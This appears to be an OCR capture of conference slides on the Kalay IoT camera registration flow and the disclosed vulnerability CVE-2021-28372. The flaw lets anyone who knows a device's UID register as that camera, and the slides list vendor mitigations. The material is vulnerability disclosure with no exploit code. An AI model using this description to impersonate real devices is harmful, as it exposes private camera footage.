

Kalay Network
Registration Server
Mobile Application (Remote Network 1)
Smart Camera (Home Network)

Device Registration Flow




Kalay Network
Registration Server
1. Camera sends a Kalay network registration request using its UID
Mobile Application (Remote Network 1)
Smart Camera (Home Network)


Device Registration Flow


Kalay
Network
2. Camera is registered on the Kalay network
Registration Server
1. Camera sends a Kalay network registration request using its UID
Mobile Application
(Remote Network 1)
Smart Camera
(Home Network)

Device Registration Flow


Kalay Network
2. Camera is registered on the Kalay network
Registration Server
3. User requests to view camera footage through a mobile app
Mobile Application (Remote Network 1)
Smart Camera (Home Network)

Device Registration Flow



Kalay Network

2. Camera is registered on the Kalay network

Registration Server


3. User requests to view camera footage through a mobile app

4. Kalay locates the camera and initiates a connection to the client

Mobile Application (Remote Network 1)

Smart Camera (Home Network)

Device Registration Flow



Kalay Network

2. Camera is registered on the Kalay network

Registration Server

3. User requests to view camera footage through a mobile app

4. Kalay locates the camera and initiates a connection to the client

5. Audio/video data flows from the camera to the user


Mobile Application
(Remote Network 1)

Smart Camera
(Home Network)

Revisiting Device Registration Flow


- What's in a device registration message?
  - Kalay UID
  - Metadata (MAC address, versions)
  - Timestamps
  - Serial numbers

- What matters in a device registration message?
  - Kalay UID


Kalay Network
2. Camera is registered on the Kalay network
Registration Server
3. User requests to view camera footage through a mobile app
4. Kalay locates the camera and initiates a connection to the client
5. Audio/video data flows from the camera to the user
Mobile Application (Remote Network 1)
Smart Camera (Home Network)

CVE-2021-28372: Device Impersonation

- Anyone who knows a device’s UID can register that device on the Kalay network
  - An attacker could compromise up to 83 million IoT cameras
- Published jointly with U.S. Cybersecurity Infrastructure Security Agency (“CISA”)
- TUTK shared recommendations on their website
  - Update the TUTK library version
  - Use “AuthKey” and “DTLS” features of Kalay network



THREAT RESEARCH


Mandiant Discloses Critical Vulnerability Affecting Millions of IoT Devices

JAKE VALLETTA, ERIK BARZDUKAS, DILLON FRANKE

AUG 17, 2021 | 7 MINS READ

https://www.mandiant.com/resources/mandiant-discloses-critical-vulnerability-affecting-iot-devices

CVE-2021-28372: Device Impersonation



Kalay Network

